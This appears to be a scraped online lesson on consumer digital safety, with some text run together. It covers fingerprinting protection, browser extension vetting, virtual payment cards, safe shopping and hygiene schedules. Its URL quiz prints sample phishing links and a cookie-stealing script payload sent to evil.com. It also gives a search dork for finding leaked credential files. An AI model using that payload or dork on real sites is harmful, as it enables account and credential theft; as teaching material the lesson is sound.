5. Safari — Intelligent Tracking Prevention (ITP), some FP resistance (limited canvas/font entropy)
6. Chrome/Edge — Weak FP resistance; rely on extensions; Privacy Sandbox (Topics, FLEDGE) = new tracking

## SETTINGS (Firefox about:config — Arkenfox Baseline)
privacy.resistFingerprinting = true              # Core: rounds timezone, spoofs screen, blocks canvas/WebGL/audio
privacy.fingerprintingProtection = true          # Enhanced tracking protection FP sub-features
dom.enable_performance = false                   # Disable Performance API (timing attacks)
dom.performance.time_to_non_zero_values = true   # Reduce timing precision
media.peerconnection.enabled = false             # WebRTC leak prevention (IP exposure)
device.sensors.enabled = false                   # Sensor API (accelerometer, gyroscope, magnetometer)
dom.battery.enabled = false                      # Battery Status API
network.IDN_show_punycode = true                 # Show xn-- in address bar for IDN
privacy.spoof_english = 2                        # Spoof navigator.language to en-US
layout.css.prefers-color-scheme.content-override = 1  # Prevent color-scheme fingerprinting

## EXTENSIONS (Firefox)
CanvasBlocker — Noise + block modes; per-domain; API hooks (toDataURL, getImageData, etc.)
Trace — Comprehensive anti-fingerprinting (canvas, WebGL, audio, fonts, WebRTC, battery, sensors)
Chameleon — User-Agent spoofing, header randomization (use with caution — breaks sites)

## ADVANCED: Virtual Machines / Containers
- Whonix (Tor gateway + workstation VMs) — Network-level isolation
- Qubes OS — Compartmentalized VMs (disposable VMs for browsing)
- Docker/Podman containers with browser — Network namespace isolation
# 1. Test your fingerprint uniqueness
# Visit: https://coveryourtracks.eff.org/ (EFF Panopticlick)
# Visit: https://amiunique.org/ (Am I Unique?)
# Visit: https://browserleaks.com/ (Comprehensive: canvas, WebGL, fonts, WebRTC, battery, etc.)
# Visit: https://fingerprintjs.com/demo/ (Commercial FPJS demo)

# 2. Compare browsers
# Run same tests in: Firefox (default), Firefox + Arkenfox, Brave, Tor Browser
# Note: Entropy bits, uniqueness %, identifying attributes

# 3. Canvas fingerprint extraction (manual)
# DevTools Console:
canvas = document.createElement('canvas')
ctx = canvas.getContext('2d')
ctx.textBaseline = 'top'
ctx.font = '14px Arial'
ctx.fillText('Fingerprint 🔍', 2, 2)
console.log(canvas.toDataURL())  # Compare across browsers/sessions

# 4. Check JA3 TLS fingerprint
# Visit: https://tls.peet.ws/api/all (shows your JA3/JA3S)
# Or: curl -v https://tls.peet.ws/api/all 2>&1 | grep -i ja3
Extension Safety: Evaluating the risk model (malicious updates, excessive permissions, data exfiltration, supply chain compromise, abandonware) — vetting checklist (developer reputation, open source, recent updates, 1-star reviews, permission matching, privacy policy, business model), permission tier list (minimal
activeTab> moderatehost_permissions> broad<all_urls>> dangerousnativeMessaging), recommended minimal set (uBlock Origin, password manager, Cookie AutoDelete, ClearURLs, Decentraleyes), and monthly audit hygiene (remove unused, restrict site access, monitor network).Architecture: Extensions run with elevated privileges (content scripts in page context, background scripts persistent, access to DOM/cookies/headers/storage). A compromised extension = full browser compromise.
Extension Risk Model: Five threat vectors — malicious updates (sold/hijacked extensions), excessive permissions ("read all data" = keylogger), data exfiltration (history sent to third parties), supply chain (compromised build pipeline), abandonware (unpatched vulns) — each requiring specific mitigations (pin versions, minimal perms, open source, reproducible builds, active maintenance).
Real-World Incidents:
- The Great Suspender (2021) — Sold, malware injected in update, removed from store
- Hover Zoom (2018) — Sold, injected ads, tracked browsing history
- Web Developer (2017) — Compromised developer account, malicious update pushed
- event-stream (2018) — npm supply chain attack (not browser ext, but same model)
| Risk | Vector | Real-World Example | Mitigation |
|---|---|---|---|
| Malicious Update | Legit extension sold/hijacked, auto-update pushes malware | The Great Suspender, Hover Zoom, Particle | Pin versions, review permissions, monitor changelogs, disable auto-update |
| Excessive Permissions | "Read all data on all websites" = keylogger potential | Many "free VPN", PDF tools, coupon extensions | Minimal permissions, reject broad access, use activeTab |
| Data Exfiltration | Extension sends browsing history to third party | Stylish (2018) — sent full history to SimilarWeb | Open source, network monitor, privacy policy audit |
| Supply Chain | Compromised build pipeline (CI/CD, npm deps) | event-stream, ua-parser-js, coa | Reproducible builds, verified publishers, dependency pinning |
| Abandonware | Unmaintained, unpatched vulnerabilities | Old extensions with manifest v2, deprecated APIs | Active development, recent updates (<6 months), manifest v3 |
Vetting Checklist: Pre-install due diligence — verified publisher, open source with repo link, updated within 6 months, read negative reviews, permissions match functionality (
activeTab> specific hosts ><all_urls>), privacy policy (no selling, clear retention), sustainable business model (not "free = you're the product").
## BEFORE INSTALLING (5-Minute Check)
 - Developer: Known entity? Verified publisher badge (Chrome Web Store / AMO)?
 - Open Source? GitHub/GitLab link in store listing? Active repo (commits, issues, releases)?
 - Recent updates? (Last 6 months — manifest v3 migration is a good signal)
 - Reviews: Read 1-star, check for "stopped working", "malware", "data theft", "redirects"
 - Permissions: Match functionality? "ActiveTab" > "All URLs" > "<all_urls>"
 - Privacy Policy: Exists? No data selling? Clear retention? GDPR/CCPA compliant?
 - Business Model: Free = you're the product? Donations? Pro version? Enterprise?

## PERMISSION TIER LIST (Least → Most Dangerous)
Minimal:     activeTab, contextMenus, storage, scripting (specific hosts), sidePanel, offscreen
Moderate:    host_permissions (specific domains), tabs, webNavigation, downloads, clipboardRead
Broad:       <all_urls>, webRequest, webRequestBlocking, cookies, history, bookmarks, topSites
Dangerous:   nativeMessaging, debugger, management, proxy, dns, desktopCapture, tabCapture
Manifest V3: DeclarativeNetRequest (replaces webRequestBlocking), service workers (replaces background pages)

## RECOMMENDED MINIMAL SET (Privacy + Security Focus)
 - uBlock Origin (gorhill) — Open source, efficient, no data collection, declarativeNetRequest
 - Bitwarden / 1Password / KeePassXC-Browser — Password manager (essential; browser built-in is weak)
 - Cookie AutoDelete — Privacy, open source, allowlist, cleans localStorage/IndexedDB/Cache
 - ClearURLs — Privacy, open source, strips 200+ tracking params, no remote config
 - Decentraleyes — Privacy, open source, local CDN (jQuery, FontAwesome, Bootstrap, etc.)
 - HTTPS Everywhere (legacy) — Now built into browsers (HTTPS-Only Mode)
 - Privacy Badger (EFF) — Learning-based, optional with uBO, good backup

## AVOID / REPLACE (High Risk, Low Value)
- "Free VPN" extensions — Data harvesting, bandwidth resale (Hola, Betternet, etc.)
- "PDF Converter", "Screenshot", "Color Picker" — Often spyware (excessive perms, obfuscated code)
- Shopping/coupon extensions (Honey, Capital One Shopping) — Track everything, inject ads, sell data
- "Security" extensions from unknown vendors — Often malware (fake AV, "system cleaner")
- Theme/customization extensions — High permission, low value, often abandoned
- Tab managers with `<all_urls>` — Use built-in tab groups / OneTab (open source)
Management Hygiene: Monthly audit — remove unused (>30 days), restrict site access to "On click" or specific sites, update (or pin versions), monitor network activity via DevTools (filter by extension ID); enterprise: force/block lists via policy, private store only, telemetry monitoring.
## MONTHLY AUDIT (10 Minutes)
 - chrome://extensions / about:addons / edge://extensions
 - Remove unused (>30 days) — "When did I last use this?"
 - Check "Details" → Permissions → Site access: "On click" or "Specific sites" (not "All sites")
 - Update all (or pin versions if auto-update risky — check changelog first)
 - Review network activity: DevTools → Network → Filter by extension ID (chrome-extension://<id>/*)
 - Check for manifest v2 extensions (deprecated, less secure) — migrate to v3 equivalents

## ENTERPRISE / MANAGED ENVIRONMENTS
 - ExtensionInstallForcelist / ExtensionInstallBlocklist policies (Chrome/Edge/Firefox)
 - Only allow vetted extensions from private store (curated, signed)
 - Monitor extension telemetry (if available) — network calls, permission changes
 - Block sideloading / developer mode / unpacked extensions
 - Require approval workflow for new extensions

## ADVANCED: Extension Forensics
# 1. Extract extension source (CRX → ZIP)
unzip extension.crx -d extension_source/

# 2. Analyze manifest.json
cat extension_source/manifest.json | jq '.permissions, .host_permissions, .background, .content_scripts'

# 3. Search for suspicious patterns
grep -r "xmlhttprequest\|fetch\|websocket\|chrome.runtime.sendMessage" extension_source/
grep -r "eval\|Function\|setTimeout.*string" extension_source/
grep -r "localStorage\|indexedDB\|chrome.storage" extension_source/

# 4. Check for obfuscation
file extension_source/*.js | grep -i "minified\|obfuscated"
Safe Shopping: End-to-end secure purchasing — payment hierarchy (virtual cards > credit > PayPal/Apple Pay > avoid debit/wire/gift/crypto), virtual card services (Privacy.com, Revolut, Wise, bank native), pre-purchase verification (HTTPS, reputation, contact, policies, price comparison, seller vetting), checkout hygiene (guest, virtual card with limit, minimal data, alias email), post-purchase (save receipts, monitor alerts, dispute windows), marketplace specifics, and delivery security (lockers, signatures, video unboxing, brushing scam awareness).
Threat Model: Card-not-present fraud, merchant data breaches, phishing checkouts, triangulation fraud, brushing scams, porch piracy, return fraud. Goal: limit exposure (virtual cards), minimize data (guest/alias), enable recourse (chargebacks).
Payment Hierarchy: Risk-ranked methods — Virtual cards (merchant-locked, pausable, masked PAN, $0 liability, high privacy) → Credit cards (chargeback rights, $0 liability, low privacy) → PayPal/Apple/Google Pay (tokenization, buyer protection, medium privacy) → Debit (limited EFTA protection, direct account access) → Wire (no reversal) → Gift cards/Crypto (irreversible, scam indicator).
Legal Protections:
- Credit Cards: Fair Credit Billing Act (FCBA) — $0 liability for fraud, 60-day dispute window
- Debit Cards: Electronic Fund Transfer Act (EFTA) — $50 liability if reported in 2 days, $500 in 60 days, unlimited after
- Virtual Cards: Same as underlying funding source (credit = FCBA, debit = EFTA) + merchant isolation
- PayPal/Apple Pay: Platform buyer protection + underlying card protections
| Method | Protection | Liability | Privacy | Best For | Legal Framework |
|---|---|---|---|---|---|
| Virtual Cards (Privacy.com, Revolut, Wise, bank VCC) | Per-merchant limits, pause/close, masked PAN, single-use | $0 fraud (via funding source) | High (merchant sees virtual only) | All online shopping | FCBA (if credit-funded) / EFTA (if debit-funded) |
| Credit Card | Chargeback rights (FCBA), $0 liability, extended warranty | $0 fraud | Low (full PAN to merchant) | Backup, large purchases, travel | FCBA §161 — 60 days, billing errors |
| PayPal / Apple Pay / Google Pay | Tokenization, buyer protection (180 days), 2FA | $0 fraud | Medium (email/token to merchant) | Marketplaces, intl, peer-to-peer | Platform policy + underlying card |
| Debit Card | Limited protection (EFTA), direct account access | Up to $500+ | Low | AVOID online | EFTA — 2 days/$50, 60 days/$500 |
| Bank Transfer / Wire | No reversal, no protection | Full loss | Low | NEVER for shopping | None (wire recall rarely works) |
| Gift Cards / Crypto | No reversal, anonymous | Full loss | High (pseudo) | SCAM INDICATOR | None |
Virtual Card Services: Feature comparison — Privacy.com (US, merchant-locked, single-use, limits, 1% cashback Pro), Revolut (disposable, recurring, Apple/Google Pay, multi-currency), Wise (virtual, multi-currency, low FX), Capital One Eno (browser extension, auto-fill), Citi Virtual Numbers (custom limits), bank native — choose by geography, currency needs, and existing relationships.
Key Features Explained:
- Merchant-locked: Card only works at first merchant used (prevents reuse if breached)
- Single-use: Auto-closes after one transaction (max security)
- Spend limits: Per-transaction, monthly, or total cap (prevents overcharge)
- Pausable: Freeze/unfreeze instantly (subscription control)
- Tokenization: Apple/Google Pay uses device-specific token (not PAN)
| Service | Geography | Cost | Card Types | Key Features | Best For |
|---|---|---|---|---|---|
| Privacy.com | US only | Free (12 cards/mo), $10/mo Pro (1% cashback, no fees) | Merchant-locked, single-use, recurring, paused | Browser ext, 1Password integration, API, team sharing | US users, subscription management, privacy max |
| Revolut | EEA, UK, US, AU, SG, JP, CH | Free tier (5 virtual), Premium/Ultra (unlimited) | Disposable (single-use), recurring, Apple/Google Pay | Multi-currency (30+), stock/crypto, <18 accounts | International, multi-currency, travelers |
| Wise | 170+ countries | Free virtual card (after verification) | Virtual (multi-currency), Apple/Google Pay | Mid-market FX, local account details (IBAN, routing) | Travel, intl shopping, freelancers |
| Capital One Eno | US (CapOne cardholders) | Free | Merchant-locked, auto-fill via browser ext | Auto-fill at checkout, spend limits, expiration | CapOne customers, convenience |
| Citi Virtual Account Numbers | US (Citi cardholders) | Free | Custom limits, expiration date | Web interface, download CSV, recurring | Citi customers, granular control |
| Bank Native | Varies (check your bank) | Varies | Varies | Integrated in banking app | Existing relationship, simplicity |
| IronVest (Blur) | US | Free tier, $5.99/mo Premium | Masked cards, masked emails, masked phone | Privacy-focused, auto-fill, breach monitoring | Maximum privacy, alias everything |
| MySudo | US, CA, UK, AU, NZ | Free (1 Sudo), $0.99/mo per additional | Virtual cards per Sudo (compartment) | Compartmentalized identities (shopping, banking, social) | Identity compartmentalization |
Shopping Checklist: Three-phase verification — BEFORE (HTTPS/cert, reputation, contact, policies, price compare, seller vetting), DURING (guest checkout, virtual card with limit=total+10%, minimal PII, standard shipping, alias email), AFTER (save PDF receipts, card alerts, seller review, note chargeback deadline) — plus marketplace-specific rules (Amazon FBA, eBay Top Rated, Etsy Star Seller, AliExpress Buyer Protection, avoid FB/IG).
## BEFORE PURCHASE (Due Diligence)
 - Site: HTTPS, valid cert, correct domain (no typos) — check padlock → certificate
 - Reputation: Trustpilot, SiteJabber, BBB, Reddit (r/Scams, r/[brand]), Google "[brand] reviews"
 - Contact: Real address (verify on Maps), phone (call test), email (reply test) — not just form
 - Policy: Returns (30+ days), refunds (full vs store credit), shipping (times, costs), privacy (readable)
 - Price: Too good to be true? Compare 3+ sources (Google Shopping, PriceGrabber, CamelCamelCamel)
 - Seller: Marketplace? Check seller rating, history, location, response rate, negative feedback %
 - Domain Age: WHOIS creation date > 1 year preferred (new domains = higher risk)
 - SSL Cert: EV/OV shows org name (click padlock → certificate → subject)

## DURING CHECKOUT (Minimize Exposure)
 - Guest checkout (no account = less data stored, no password reuse risk)
 - Virtual card (Privacy.com, etc.) — Set limit = order total + 10% (buffer for tax/shipping)
 - Minimal info: No phone if optional, no DOB, no SSN, no "security questions"
 - Shipping: Standard (not express unless needed) — less tracking data, cheaper
 - Email: Alias (SimpleLogin, AnonAddy, Firefox Relay, DuckDuckGo Email Protection) — not primary
 - Save: Screenshot order confirmation, save as PDF, note order #, expected delivery

## AFTER PURCHASE (Monitor & Protect)
 - Save: Order confirmation, receipt, tracking (PDF + email + screenshot)
 - Monitor: Card alerts for exact amount + recurring (set up real-time notifications)
 - Track: Package via carrier (not just seller link) — verify delivery
 - Review: Seller feedback after delivery (helps community)
 - Dispute window: Note chargeback deadline (60-120 days from statement)
 - Returns: Initiate within window, keep tracking, video unboxing for high value

## MARKETPLACE SPECIFIC RULES
Amazon:     - Sold by Amazon / FBA preferred; avoid "Just Launched" sellers (<90 days, <50 reviews)
            - Check: "Ships from Amazon.com" vs "Ships from [Seller]"
            - Use: CamelCamelCamel for price history; Fakespot for review analysis
eBay:       - Top Rated Seller, >99% feedback, 100+ sales, PayPal protection (not venmo/zelle)
            - Avoid: New sellers, stock photos only, "authenticity guaranteed" for non-eligible
            - Use: eBay Money Back Guarantee (covers most items)
Etsy:       - Star Seller badge, reviews with photos, clear policies, responsive messages
            - Avoid: Dropshippers (same items on AliExpress), vague descriptions
AliExpress: - Buyer Protection (dispute early — 15 days after delivery), video unboxing for high value
            - Avoid: Brand names (fake), "original" claims, sellers < 95% feedback
Facebook/IG:- AVOID — No protection, rampant scams, no recourse, "friend" impersonation
TikTok Shop:- New, limited protection; use virtual card, low-value only
Delivery Security: Porch piracy prevention (instructions, lockers/access points, signature, video doorbell), brushing scams (unsolicited packages → don't pay/return, report, check for fake reviews, rotate credentials), return fraud protection (video unboxing high-value, keep packaging, tracked return with signature).
## PORCH PIRACY PREVENTION
 - Delivery instructions: "Leave at side door / with neighbor / in locker / behind planter"
 - Amazon Hub / UPS Access Point / FedEx Hold at Location / USPS Package Intercept
 - Require signature (high value > $100) — or "Adult Signature Required"
 - Video doorbell / package cam (Ring, Nest, Eufy, Reolink) — motion alerts
 - Neighborhood watch / package locker / parcel box (lockable)
 - Schedule delivery for when home / redirect to workplace

## BRUSHING SCAMS (Unsolicited Packages = Your Data Leaked)
 - Unsolicited packages → Don't pay, don't return, don't scan QR codes inside
 - Report to platform (Amazon: "Report unsolicited package") + FTC (reportfraud.ftc.gov)
 - Check account for unauthorized reviews (your name on fake reviews)
 - Change password, enable 2FA, check connected apps
 - Monitor credit reports for identity theft (freeze credit)
 - Data source: Likely from public records / data broker / breach — opt out (Incogni, DeleteMe)

## RETURN FRAUD PROTECTION (Seller Side / High-Value Buyer)
 - Video unboxing (high value > $500) — continuous, show serial numbers, condition
 - Keep all packaging until return window closes (original box, accessories, seals)
 - Track return with signature confirmation + insurance (declare value)
 - Use carrier pickup (not drop-off) for proof of handoff
 - Document: Photos of item, packaging, label, carrier receipt
# 1. Privacy.com Setup (US)
# - Sign up at privacy.com (link bank account / debit card)
# - Create card: "Amazon" → Merchant-locked, $50 limit, monthly
# - Create card: "Netflix" → Recurring, $20/mo, paused between billing
# - Create card: "One-time" → Single-use, $100 limit, auto-close
# - Browser extension: Auto-fill at checkout, create new card inline

# 2. Revolut Virtual Cards (Intl)
# - App → Cards → Add Virtual Card
# - Disposable: Auto-regenerates after each use (max security)
# - Recurring: For subscriptions (merchant-locked)
# - Apple/Google Pay: Add to wallet for contactless

# 3. Test Virtual Card Isolation
# - Use Privacy.com card on Merchant A
# - Try same card on Merchant B → Should decline (merchant-locked)
# - Check: Privacy.com dashboard shows declined attempt with merchant name

# 4. Alias Email Setup
# - SimpleLogin: Create alias "amazon@aleeas.com" → forwards to real email
# - AnonAddy: Create alias "shopping@anonaddy.me" → banded (disable if spam)
# - Firefox Relay: 5 free aliases, premium unlimited
# - DuckDuckGo Email Protection: @duck.com address, strips trackers
Digital Hygiene: Continuous, automated, and scheduled practices to maintain security posture — automated maintenance (set & forget), monthly reviews (30 min), quarterly deep dives (1-2 hours), and annual overhauls (half day). Goal: Reduce attack surface, detect compromise early, maintain recoverability.
Automation Principle: If it requires manual action, it won't happen consistently. Automate everything possible; schedule the rest.
## PASSWORD MANAGER (Set & Forget)
 - Auto-save new logins (browser extension + mobile app)
 - Auto-fill with biometric/PIN confirmation (not master password every time)
 - Breach monitoring ON (Watchtower, Dark Web Report, Have I Been Pwned integration)
 - Password generator: 20+ chars, all types (upper, lower, digits, symbols), no ambiguous
 - 2FA codes stored (TOTP) — or separate authenticator (Aegis, Raivo, Bitwarden Authenticator)
 - Emergency access configured (trusted contact, wait time: 24-72 hours)
 - Family/Team sharing for shared accounts (no password sharing via chat/email)

## BROWSER (Auto-Cleanup)
 - Clear on close: Cookies, cache, site data (except allowlist) — Firefox: "Delete cookies and site data when you close all windows" + Exceptions
 - uBlock Origin: Auto-update filter lists (Settings → Filter lists → Auto-update)
 - Cookie AutoDelete: Clean on tab close (allowlist for active logins)
 - HTTPS-Only Mode: Always ON (Firefox: dom.security.https_only_mode = true)
 - Telemetry/Studies: OFF (Firefox: datareporting.healthreport.uploadEnabled = false)
 - Pocket/Recommendations: Disable (Firefox: extensions.pocket.enabled = false)

## SYSTEM (Scheduled Tasks — Use Task Scheduler / cron / launchd)
 - OS Updates: Automatic (security patches) — Windows: "Automatic (recommended)", macOS: "Automatically keep my Mac up to date", Linux: unattended-upgrades / dnf-automatic
 - Antivirus/EDR: Daily quick scan, weekly full scan (Defender, Bitdefender, CrowdStrike, etc.)
 - Backup: Daily incremental, weekly full (3-2-1 rule: 3 copies, 2 media types, 1 offsite)
   - Tools: Veeam, Macrium Reflect, Timeshift, BorgBackup, Restic, Backblaze, iDrive
   - Test restore quarterly (see Quarterly Deep Dive)
 - Disk cleanup: Monthly (temp files, logs, old updates, browser cache)
   - Windows: cleanmgr / Storage Sense, macOS: Optimize Storage, Linux: bleachbit / journalctl --vacuum-time=30d

## NETWORK (Infrastructure Hardening)
 - Router: Auto firmware updates, WPA3 (or WPA2-AES), guest network (isolated), disable WPS/UPnP/remote admin
 - DNS: NextDNS / Quad9 / Cloudflare Family / Control D (block malware, tracking, ads at network level)
   - NextDNS: Per-device profiles, analytics, blocklists (OISD, HaGeZi, etc.), DoH/DoT
 - VPN: Always on public WiFi (Mullvad, Proton, IVPN — no logs, WireGuard, diskless RAM-only servers)
   - Kill switch ON, auto-connect on untrusted networks, split tunneling OFF for max privacy
 - IoT: Separate VLAN/guest network, auto-updates, change default creds, disable UPnP, block internet if not needed
 - Network monitoring: Pi-hole / AdGuard Home (DNS sinkhole) + Grafana dashboards
Monthly Review: Systematic check of accounts, devices, privacy, financial — catch issues before they compound.
## ACCOUNTS (Identity & Access)
 - Have I Been Pwned — Check emails/phones (subscribe to notifications)
 - Password Manager — Reused/weak/compromised passwords (Watchtower / Security Dashboard)
 - 2FA Methods — Authenticator app > SMS > Email; hardware key (YubiKey) for critical (email, PM, banking)
 - Connected Apps — Revoke unused (Google: myaccount.google.com/permissions, Microsoft, Apple, GitHub, Facebook, Twitter/X, LinkedIn, Discord, Slack)
 - Recovery Options — Current email/phone on critical accounts (email, banking, password manager, cloud)
 - Passkeys — Enabled where available (Google, Apple, Microsoft, GitHub, 1Password, Bitwarden)

## DEVICES (Endpoint Health)
 - OS Version — Latest security patch (Windows: Win+Pause → Check updates; macOS: System Settings → General → Software Update; Linux: apt update && apt list --upgradable)
 - App Updates — All current, remove unused (winget upgrade --all / brew upgrade / flatpak update / snap refresh)
 - App Permissions — Location, mic, camera, contacts, files (minimal; review quarterly)
 - Disk Encryption — Verified ON (BitLocker: manage-bde -status; FileVault: fdesetup status; LUKS: cryptsetup status)
 - Find My Device — Enabled, tested (Windows: Find My Device, macOS: Find My, Android: Find My Device, iOS: Find My)

## PRIVACY (Data Minimization)
 - Data Broker Opt-out — Incogni/DeleteMe/Optery (quarterly) or manual (privacyrights.org, optoutprescreen.com)
 - Social Media — Privacy checkup, old post audit (limit past posts), profile visibility
 - Search History — Clear (Google: myactivity.google.com, Bing, YouTube, Maps timeline)
 - Ad Personalization — OFF everywhere (Google: adssettings.google.com, Meta, Twitter, Microsoft, Amazon, Apple)
 - Location History — OFF / Auto-delete (3 months) (Google: timeline.google.com, Apple: Significant Locations)

## FINANCIAL (Fraud Detection)
 - Credit Reports — AnnualCreditReport.com (free weekly since 2023), check all 3 bureaus
 - Credit Freeze — Active at all 3 bureaus (Equifax, Experian, TransUnion) — thaw only for applications
 - Bank Alerts — Transaction >$0, login, profile changes, international, card-not-present
 - Subscriptions — Review, cancel unused (Truebill/Rocket Money, or manual spreadsheet)
 - Virtual Cards — Review active cards, pause unused, check limits
Quarterly Deep Dive: Comprehensive audit, rotation, testing, and planning — prevent drift, validate recoverability.
 - Password Manager — Rotate master password (diceware: 6+ words), audit all entries (age, reuse, strength)
 - 2FA Backup Codes — Print fresh, store offline (safe/fireproof), verify old codes invalidated
 - Email — Check forwarding rules, filters, delegates, app passwords, recovery email/phone
 - Browser — Full profile backup (Bookmarks, passwords, extensions, settings), extension audit, settings export
 - Backup Test — Restore random file, verify integrity (checksum), test full VM restore (if applicable)
 - Credit Freeze — Confirm active, thaw/refreeze test (temporary lift for 24h)
 - Identity Monitoring — Review alerts, update PII if changed (address, phone, legal name)
 - Emergency Plan — Review with trusted contact, update contacts, verify emergency access works
 - Device Inventory — List all (laptop, phone, tablet, router, IoT, USB, hardware keys), verify encryption, plan replacements (EOL tracking)
 - Threat Model Review — Has risk profile changed? (new job, travel, activism, crypto, journalism)
 - Skills Practice — Phishing simulation (goPhish), incident response drill, backup restore drill
Annual Overhaul: Strategic reset — rotate keys, purge archives, update legal docs, hardware refresh.
 - Rotate: SSH keys, GPG keys, API tokens, database passwords, WiFi passwords, router admin
 - Purge: Old backups (>3 years), unused accounts (delete, not deactivate), old devices (wipe + recycle)
 - Legal: Update will/digital estate plan (password manager emergency access, crypto keys, social media legacy contacts)
 - Hardware: Replace EOL devices (no security updates), refresh hardware keys (YubiKey firmware)
 - Education: Take a course, get a cert, teach a workshop (teaching reinforces learning)
 - Threat Intel: Review year's major breaches, new attack vectors, update defenses accordingly
Analyze each URL. Legitimate or malicious? Explain why using the framework (scheme, domain, path, query, obfuscation).
https://www.amazon.com.secure-login.xyz/account/verifyhttps://paypal.com/login?redirect=https://evil.com/stealhttps://github.com/microsoft/vscode/releases/download/1.85.0/VSCodeSetup-x64-1.85.0.exehttp://192.168.1.100:8080/update.exehttps://xn--pple-43d.com/ (visit in browser to see rendered domain)https://microsoft.com.security-updates.patch.tk/downloadhttps://google.com@phishing-site.com/data:text/html,<script>fetch('https://evil.com/steal?cookie='+document.cookie)</script>https://www.bankofamerica.com.online-banking.services.ml/loginhttps://cloudflare.com.cdn.verification.required.security-check.xyz/secure-login.xyz (eTLD+1 = secure-login.xyz), not amazon.com. Path trick.redirect=). After login, sends you to evil.com. Legit sites don't allow arbitrary redirects.github.com), Microsoft org, signed binary. Verify: checksum matches release notes.xn--pple-43d.com = аpple.com (Cyrillic 'а' U+0430 vs Latin 'a' U+0061). Homograph attack.patch.tk (eTLD+1). microsoft.com is just a subdomain label. .tk = free TLD (high abuse).@ symbol: browser ignores google.com (userinfo), goes to phishing-site.com. Deprecated but works.data: URI with XSS payload. Executes in browser context. Blocked in modern top-level nav but works in iframes.required.security-check.xyz. bankofamerica.com and online-banking.services are labels.security-check.xyz. Multiple brand labels to confuse. .xyz = cheap TLD.Visit each site. What warnings appear? What do they mean? What should you do?
https://expired.badssl.com/https://wrong.host.badssl.com/https://self-signed.badssl.com/https://untrusted-root.badssl.com/https://revoked.badssl.com/https://sha1.badssl.com/ (if still available)https://1000-sans.badssl.com/ (cert with 1000 SANs)badssl.com but not this subdomain. Domain mismatch = potential MITM or misconfig. Don't proceed.Key Lesson: Browser warnings are security boundaries, not suggestions. "Proceed anyway" = you accept MITM risk.
List your installed extensions. For each, answer:
| Extension | Open Source? | Last Updated | Permissions | Weekly Use? | Decision | Replacement (if Remove/Replace) |
|---|---|---|---|---|---|---|
| uBlock Origin | ✅ Yes | 2024-01-15 | activeTab, storage, scripting, host_permissions (specific) | ✅ Yes | Keep | — |
| Honey | ❌ No | 2023-11-02 | <all_urls>, cookies, webRequest | ❌ No | Remove | — (coupon extensions = spyware) |
| [Your Ext] |
Red Flags: <all_urls> without clear need, no updates >1 year, closed source + free, 1-star reviews mention malware/data theft.
Goal: Create isolated payment instruments for different risk tiers.
# Tier 1: High Trust (Amazon, Netflix, utilities) — Merchant-locked, recurring
# Tier 2: Medium Trust (New merchants, one-off) — Single-use, low limit
# Tier 3: Low Trust (Sketchy sites, trials) — Single-use, $1 limit, auto-pause

# Privacy.com Example:
# 1. Create "Amazon" card: Merchant-locked, $200/mo limit, recurring
# 2. Create "Netflix" card: Merchant-locked, $20/mo, paused between billing
# 3. Create "Trials" card: Single-use, $1 limit, auto-close
# 4. Create "Shopping" card: Merchant-locked (first use), $500 limit
# 5. Browser extension: Auto-fill, create new card inline at checkout

# Test: Try using "Amazon" card on "Netflix" → Should decline (merchant-locked)
# Test: Try using "Trials" card twice → Should decline (single-use)
site:github.com "password" filetype:env (find leaked creds — ethical only!)Save your progress and earn XP for completing tutorials.
Technology
Cyber Security & Networking
Lesson group
Digital Safety
Progress
100% complete

